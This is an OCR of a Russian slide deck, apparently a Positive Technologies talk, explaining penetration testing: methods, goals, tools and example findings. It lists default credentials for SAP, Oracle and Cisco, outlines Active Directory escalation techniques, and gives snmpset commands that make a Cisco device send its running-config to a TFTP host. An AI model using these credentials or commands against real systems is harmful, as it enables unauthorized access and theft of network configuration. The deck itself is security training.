Тестирование на проникновение

Что такое?

Дмитрий Евтеев (Positive Technologies)

POSITIVE TECHNOLOGIES

Penetration testing internals

- **Тестирование на проникновение != моделирование действий (не)реального злоумышленника**
- **Тестирование на проникновение != инструментальное сканирование с ручной верификацией уязвимостей**
- **Тестирование на проникновение –**
  - это комплекс мероприятий, направленных на оценку текущего состояния процессов обеспечения ИБ
  - тестирование на преодоление защиты
  - это один из методов проведения аудита ИБ

Методика

- **С одной стороны это**
  - Open Source Security Testing Methodology Manual (OSSTMM)
  - Web Application Security Consortium (WASC)
  - Open Web Application Security Project (OWASP)

  …

- **С другой стороны это**
  - Center of Internet Security (CIS) guides
  - Стандарты серии ISO 2700x

  …

Возможности



Механизм N	…	**X**
Управление инцидентами	Некоторые действия атакующей стороны были выявлены, но не были идентифицированы как атака.	**2**
Механизм N	…	**X**

POSITIVE TECHNOLOGIES

Цели

Высокоуровневые

- Внутренняя политика (пентест, как инструмент воздействия)
- Оценка текущего состояния процессов обеспечения ИБ
- Так надо (compliance)

Технологические

- Осуществить НСД во внутреннюю сеть со стороны сети Интернет
- Получить максимальные привилегии в основных инфраструктурных системах (Active Directory, сетевое оборудование, СУБД, ERP и пр.)
- Получить доступ к определенным информационным ресурсам
- Получить доступ к определенным данным (информации)

Подходы

- **Периметровый пентест (с последующим развитием атаки во внутренней сети)**
  - С уведомлением и без уведомления администраторов
  - Анализ защищенности беспроводных сетей
- **Внутренний пентест**
  - С рабочего места среднестатистического пользователя сети
  - Из выбранного сегмента сети
- **Тестирование отдельного компонента информационной системы (анализ защищенности)**
  - Черный-, серый- белый-ящик
- **Оценка осведомленности сотрудников компании в вопросах информационной безопасности**

Реальная атака VS тестирование на проникновение

- **Для непосредственного исполнителя пентест – это ВЗЛОМ!**
- **Ограничения**
  - Соблюдение законов РФ
  - Ограниченное время
  - Минимизация воздействия
  - Отсутствие услуги тестирования типа DDoS
- **Неудобства**
  - Согласование действий (порой это доходит до абсурда!)
  - Ответственность/Аккуратность
- **Преимущества**
  - Не нужно скрывать свою активность
  - Упрощение процесса по идентификации периметра сети
  - Возможность перехода к серому- и белому-ящику

Используемые инструменты

- Positive Technologies MaxPatrol
- Nmap/dnsenum/dig …

…

- Immunity Canvas (VulnDisco, Agora Pack, Voip Pack)
- Metasploit

…

- THC Hydra/THC PPTP bruter/ncrack …
- Cain and Abel/Wireshark
- Aircrack

…

- Yersinia

…

- Браузер, блокнот…


Проблема защиты Web-приложений



Наиболее часто встречающиеся уязвимости веб-приложений при проведении анализа методом «черного ящика» (данные за 2009 год, http://ptsecurity.ru/analytics.asp)


Примеры пентестов: Web-приложения


- **Что такое пентест веб-приложения методикой черного-ящика?**
- **Уязвимость 1: подбор пароля**
  Impact: доступ к приложению (с ограниченными привилегиями)
- **Уязвимость 2: внедрение операторов SQL**
  Impact: только чтение файлов (включена опция magic quotes)
- **Уязвимость 3: выход за каталог**
  Impact: только чтение файлов (потенциально LFI)
- **Уязвимость 4: предсказуемое значение идентификатора загружаемого файла**
  Уязвимость 3 + Уязвимость 4 = Impact: выполнение команд на сервере
- **Следующий шаг - РАЗВИТИЕ АТАКИ**



Проблема слабых паролей

- **Используется рекомендованная политика по заданию паролей**





- **Пароль администратора такого домена? (совпадает с логином)**

Примеры пентестов: Подбор паролей (дефолты)

- **Общепринятые**
  - admin:123456
  - Administrator:P@ssw0rd

  …
- **SAP**
  - (DIAG) SAP*: 06071992, PASS

  манданты: 000, 001, 066, все новые
  - (RFC) SAPCPIC: ADMIN


  манданты:000, 001, 066, все новые

  …
- **Oracle**
  - sys:manager
  - sys:change_on_install

  …
- **Cisco**
  - Cisco:Cisco

  …
- …

Примеры пентестов: Привет Павлик :)



snmpset -v 1 -c private <cisco> .1.3.6.1.4.1.9.9.96.1.1.1.1.2.31337 integer 1

snmpset -v 1 -c private <cisco> .1.3.6.1.4.1.9.9.96.1.1.1.1.3.31337 integer 4

snmpset -v 1 -c private <cisco> .1.3.6.1.4.1.9.9.96.1.1.1.1.4.31337 integer 1

snmpset -v 1 -c private <cisco> .1.3.6.1.4.1.9.9.96.1.1.1.1.5.31337 address <tftp_host>

snmpset -v 1 -c private <cisco> .1.3.6.1.4.1.9.9.96.1.1.1.1.6.31337 string running-config

snmpset -v 1 -c private <cisco> .1.3.6.1.4.1.9.9.96.1.1.1.1.14.31337 integer 1

snmpset -v 1 -c private <cisco> .1.3.6.1.4.1.9.9.96.1.1.1.1.14.31337 integer 6


Проблема разграничения доступа

Сетевой доступ

- Архитектура сети (ДМЗ, технологическая сеть, пользовательский сегмент, тестовая среда)
- Удаленный доступ к сети

Доступ к данным

- Общие ресурсы (пароли в открытом виде, резервные копии данных, различная чувствительная информация)
- Web-приложения, СУБД, ERP




Проблема управления доступом

- Разделение полномочий между администраторами
- Пользователи с повышенными привилегиями
- Сервисы (!) с не требуемым уровнем доступа
- Общая проблема управления идентификаторами



Примеры пентестов: Использование уязвимостей


CANVAS && Metasploit



Примеры пентестов: Расширение привилегий в Active Directory

- Вариант 1: Подбор пароля
- Вариант 2: Использование уязвимостей в сервисах на контроллерах домена
- Вариант 3: Проведение атаки Pass-the-hash
- Вариант 4: Создание нового пользователя с доменного компьютера, который посещает администратор домена
- Вариант 5: Проведение атаки типа «Отравление ARP кэша» (например, перехват сессии RDP, понижение уровня проверки подлинности до LM)
- Вариант 6: Проведение атаки NTLM Relay
- Вариант 7: Нахождение и восстановление system state домена (например, после успешной атаки на сервер резервного копирования)
- Вариант 8: Получение расширенных привилегий за счет других систем (пример, контроль над записями в корневых DNS компании)
- Вариант 9: Получение расширенных привилегий за счет уязвимостей других систем (хранение паролей с использованием обратимого шифрования, использование небезопасных протоколов и т.д.)
- Вариант N …

Примеры пентестов: Анализ защищенности



- **Сканирование сети**
- **Успешно подобран пароль!**
  - Эксплуатация SQL Injection
  - Выполнение команд на сервере
  - Повышение привилегий
  - Атака на внутренние ресурсы
- **Внутренний пентест**
  - Установка сканера MaxPatrol
  - Поиск уязвимостей
  - Эксплуатация уязвимостей
- **Перемещение в ИС ЦО**
  - Проведение атаки на ресурсы ЦО
- **Получение максимальных привилегий во всей сети!**

Примеры пентестов: Анализ защищенности

- Acrobat
- Acrobat Reader
- Hardware Information
- IBM Lotus Notes
- iTunes
- JavaTM Platform 6, Standard Edition
  - JavaTM Platform 6, Standard Edition 6 U5
  - JavaTM Platform 6, Standard Edition 6 U7
    - Выполнение произвольного кода
    - Выполнение произвольного кода
    - Выполнение произвольного кода
    - Неавторизованный доступ
    - Неавторизованный доступ
    - Неавторизованный доступ
    - Обход механизма защиты
    - Отказ в обслуживании
    - Отказ в обслуживании
    - Переполнение буфера
    - Переполнение буфера
    - Переполнение буфера
    - Переполнение буфера
    - Переполнение буфера в динамической памяти
    - Переполнение буфера в стеке
    - Повышение привилегий

Серьезная уязвимость
Выполнение произвольного кода
CVE: CVE-2009-1094

Краткое описание

Уязвимость позволяет атакующему выполнить произвольный код.

Описание

Уязвимость в реализации LDAP в Java SE Development Kit (JDK) и Java
произвольный код, используя векторы, связанные с сериализацией


Решение


Для устранения уязвимости необходимо установить последнюю вер
информацию можно получить по адресу:
http://www.sun.com/
http://bugzilla.redhat.com/490168

Соответствие узлов стандартам



Интегральные данные по требованиям всех узлов и задач






Статус	Количество проверок	Доля проверок
Не проверялось	0	0%
Соответствует	4053	37.06%
Не соответствует	2647	24.2%
Неприменимо	3687	33.71%
Не определено	548	5.01%
Итого :	10935	100%

POSITIVE TECHNOLOGIES

Примеры пентестов: Беспроводные сети



